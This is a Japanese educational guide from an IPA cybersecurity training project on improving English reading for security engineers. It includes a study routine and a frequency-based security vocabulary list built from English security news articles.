


# Training

## ～リーディング力を鍛える～

# リーディング力を鍛える

リーディング力の向上には努力が必要になる。  
ここでは、セキュリティ文書を読むための英語力の鍛え方について紹介する。



Awareness

英語情報の重要性を理解する

English Reading

Practice

Training

リーディング力を鍛える

より「楽に」「上手く」読む



# リーディング力を鍛える



# 英語は一番学習しやすいスキル

英語の学習には大きなニーズがあるので、教材や有用な情報が豊富に出回っている。  
その気になりさえすれば、学習の道具には困らない。

セキュリティ情報サイト

留学

語学学校

ニュースサイト

参考書

SNS

技術書

ネイティブの友人

英会話教室

資格試験

Webinar

動画投稿サイト

洋画


学校の教科書

英字新聞



# リーディング力向上のプロセス

リーディング力の向上には、「基礎力（語彙・文法力）の強化」「リーディング実践」の両方が必要。  
基礎力強化と実践の相互作用によって少しずつ力がついていく。



# 英語学習のマインド

英語の学習を始めるにあたり、心に留めておくことをまとめた。  
語学の学習は長い道のり。焦ったり完全主義に走ったりしてもいいことはない。

## ● 英語力はすぐには伸びないことを理解する

- ・ 英語力を短期間で劇的に伸ばす特效薬はない
- ・ すぐに成果が出ないからといって焦らない、諦めない
- ・ 少しずつでも継続して学ぶことで力がついていく

## ● 「まず基礎を完璧にしよう」と思わない

- ・ 完璧にはなれない
- ・ 基礎の学習は成果が見えにくく、モチベーションを維持しにくい
- ・ 実践 (実際の文章を読む) と並行して行うべき
- ・ 実践にあたっては、本資料の Practice パートを役立ててほしい

## ● 文法にこだわりすぎない

- ・ 文法はもちろん大事だが、読むだけなら細かい知識はなくても問題ない
- ・ 目的は文法を理解することではなく、文章を読めるようになること
- ・ 仮定法など、セキュリティ文書であまり使われない文法要素もある

# リーディングだけでいいのか？

リーディングだけではなく、リスニング・ライティング・スピーキングもできるに越したことはない。積極的に「聞く」「書く」「話す」とリーディング力の向上にもつながる。

## ● 「聞く」「書く」「話す」ことで得られる効果

- ・ 「聞く」「話す」ことは英語の語順で理解するトレーニングになる
- ・ 「書く」ことは文法や語彙の理解を深める

## ● 音読が有効

- ・ 音読は「読む」ための学習でも有効。積極的に行うべき
- ・ 黙読でわからない英文も、音読すると理解できる場合がある
- ・ できるだけテンポよく「英語のリズム」で読むようにするとなおよい
- ・ 発音は正確な方がいいが、細かい発音にこだわるよりもどんどん音読することの方が大事

# 語彙力の強化

文法の知識があっても、語彙（単語・熟語）が貧弱では英文は読めない。  
実践だけで身につけるのは大変なので、ある程度集中的に強化することが望ましい。

## ● 語彙が不十分では英文は読めない

- 英文は単語や熟語の集合なので、それらの意味の理解が不可欠
- 知らない単語・熟語に出くわすたびに頻繁に辞書を引くのは面倒で、そのうち読むのが嫌になってしまう

## ● 特に優先すべき「動詞」

- 英文解釈の最初のステップは述語を特定すること
- 述語になり、文の全体構造を決定するのは動詞
- 理解できる動詞を増やすことが、解釈できる英文を増やすことになる

## ● 「セキュリティの」語彙を鍛えよう

- セキュリティ分野で特に使われやすい言葉がある
- 市販の単語集は有用だが、多くは資格試験や入試向けで、セキュリティエンジニア向けではない
- 本プロジェクトで作成した「セキュリティ英単語集」を活用してほしい

# トレーニング法の例

実務につながる情報収集をしながらリーディングのトレーニングを行うとよい。  
本プロジェクトでは次に示すトレーニング法を提案する。

## 1. 毎日1本記事を選ぶ

- 海外のセキュリティニュースサイトで1本記事を選ぶ
- 選定理由は何でもよい（「読むのが楽そうだから」以外）
- 複数選んでもかまわないが、まずは1本

## 2. 選んだ記事を読む

- なるべく英語のまま読む
- 適宜辞書などを使ってかまわないので、最後まで読み切る
- 日本語訳する必要はなく、自分が内容を理解できれば OK

## 3. 記事の内容を3行程度で要約する

- 他人に内容を紹介するつもりで、日本語で3行程度にまとめる
- 理解が不十分な箇所があれば読み直す
- 分量にこだわる必要はないが、単なる全文訳にならないように

## 4. 1～3 を継続する

- 慣れないうちは1本要約するだけでも大変
- 無理に一度にたくさん行う必要はない
- 継続して行うことで、英語の力と情報収集の習慣が身についていく



# セキュリティ英単語集の 使い方

# セキュリティ英単語集

セキュリティニュースで頻出の単語をまとめた英単語集を作成した。  
語彙の強化に役立てていただければ幸いである。

## 動詞

単語	意味	関連語	使用例
<b>include</b>	～を含む	【名】inclusion: 包含、含まれるもの 【形】inclusive: すべてを含んだ	the email including a malicious macro 悪意のあるマクロを含むメール
<b>steal</b>	～を盗む		steal sensitive information 機微な情報を盗む
<b>exploit</b>	(脆弱性)を突いて攻撃する 【名】エクスプロイト(コード)	【名】exploitation: (脆弱性を突く) 攻撃 【形】exploitable: 悪用可能な	actively exploited vulnerability よく攻撃に使われる脆弱性
<b>release</b>	～を入手可能な状態にする 【名】(記事やプログラムの) リリース		updates released today 今日リリースされたアップデート
<b>target</b>	～を標的とする 【名】標的	【形】targeted: 狙われた、標的型の	targeted attack 標的型攻撃
<b>allow</b>	～を可能とする、許可する	【名】allowlist: 許可リスト	the bug allowing attackers to execute arbitrary code 攻撃者に任意のコード実行を許すバグ
<b>provide</b>	～を提供する	【名】provider: プロバイダー	provide detailed information 詳細な情報を提供する
<b>create</b>	～を作り出す	【名】creation: 作成 【名】creator: 作成者	create a new account 新規アカウントを作成する
<b>compromise</b>	(システムなど)を侵害する	【名】compromise: 侵害	compromised networks 侵害されたネットワーク



# 2つの特長

実際のセキュリティニュースの分析によって作成された「セキュリティ英単語集」には、既存の英単語集にはない2つの大きな特長がある。

## 特長①: セキュリティニュースで「実際に使われている」単語を厳選

<b>exploit</b>	(脆弱性) を突いて攻撃する 【名】エクスプロイト (コード)	<b>campaign</b>	一連の作戦、キャンペーン
----------------	------------------------------------	-----------------	--------------

## 特長②: セキュリティならではの意味・使用例を掲載

privilege elevation vulnerability  
権限昇格の脆弱性

this seems to be a wiper rather than ransomware  
これはランサムウェアよりむしろワイパーのようだ



# 英文データについて

「BleepingComputer」※1「Infosecurity Magazine」※2の2誌から  
約2年分の記事の本文データを取得して、単語の頻度分析を実施した。

## ●セキュリティ専門ニュースメディア2誌を選定

- ・ アメリカ英語・イギリス英語の両方を考慮するため、両者から1誌ずつ
- ・ BleepingComputer はアメリカ系
- ・ Infosecurity Magazine はイギリス系

## ●2020年3月～2022年3月ごろの2年間

- ・ 期間が短すぎると、特定のインシデントや脆弱性の影響を受けやすくなり、収録単語が偏る
- ・ 期間が長すぎると、処理しなければならないデータ量が増大する
- ・ 両者のバランスを取って2年間とした
- ・ 結果として合計 8,681 記事を取得した

※1 <https://www.bleepingcomputer.com/>

※2 <https://www.infosecurity-magazine.com/>

# 掲載単語の選定について

基本的に出現回数の多いものを選んでいるが、下に示す点も考慮した。

## ●利用者のリーディング力として中学校卒業程度を想定

- ・ 一般的・基本的な単語ばかりになってしまうのを避けるため
  - ・ 中学校までで学習すると思われる単語は除いている
- 神戸大学石川慎一郎研究室が提供する「JEV」※収録単語を参考にした

## ●次に示す種類の単語は含まない


- ・ 動詞・名詞・形容詞・副詞以外の品詞 (冠詞、前置詞、代名詞など)
- ・ 固有名詞 (FBI、REvil など)
- ・ 日本語でもそのまま使われる言葉 (DNS、DDoS、IoT など)
- ・ カタカナで読めば訳語になる言葉 (malware、update、incident など)

## ●関連語の出現回数を考慮

- ・ 出現回数の多い関連語を持つ単語は評価を上げている
  - ・ 関連語のうち、なるべく形がシンプルなものを見出し語にしている
- 例えば enforcement (名詞) は enforce (動詞) より出現回数が多いが、見出し語としてはよりシンプルな enforce を選定し、enforcement はその関連語として掲載した

# カバレッジについて

セキュリティ英単語集がカバーする単語は、冠詞と前置詞を除く全出現数の約 20% に相当する。  
対象外の品詞や中学校までで学習する単語と合わせて 80% 以上をカバーする。



※ 冠詞と前置詞が含まれないのは頻度分析に使用したツールの仕様による



# CSV ファイルについて

「セキュリティ英単語集」は PDF ファイルで提供しているものが本体であるが、暗記支援アプリでの利用も考慮して CSV ファイルも提供している。

## ● 「セキュリティ英単語集」 CSV ファイルの注意点

- CSV 形式でファイルをインポートできる暗記支援アプリケーション (以下、暗記アプリ) 用
- 含まれるのは「単語」「意味」のみで、関連語と使用例は対象外
- 個別の暗記アプリの利用規約や使用方法是各自で確認のこと。本プロジェクトではサポートしない
- 個別の暗記アプリでの動作確認は行っていない
- 個別の暗記アプリの使用を推奨するものではない



# 参考文献・作成者・謝辞



# 参考文献

- 西野竜太郎 (2017) 『現場で困らない！ ITエンジニアのための英語リーディング』 翔泳社
- 坂本真樹 著・深森あき 作画・トレンド・プロ 制作 (2016) 『マンガでわかる技術英語』 オーム社
- 塙タカユキ 編著・川崎芳人・久保田廣美・高田有現・高橋克美・土屋満明・Guy Fisher・山田光 著・鈴木希明 編 (2017) 『総合英語 Evergreen』 いいずな書店
- 鈴木聖子 『IT基礎英語』 ITmedia  
<https://www.itmedia.co.jp/news/series/13924/>

# 作成者



独立行政法人情報処理推進機構 産業サイバーセキュリティセンター  
中核人材育成プログラム 第5期受講者

「セキュリティエンジニアのための English Reading」プロジェクトメンバー

澤田 裕介

# 謝辞



## 【監修】

奈良先端科学技術大学院大学 教授  
門林 雄基

東洋大学 准教授  
満永 拓邦

## 【Special Thanks】

産業サイバーセキュリティセンター 講師・事務局職員の皆様  
第5期中核人材育成プログラム 受講者の皆様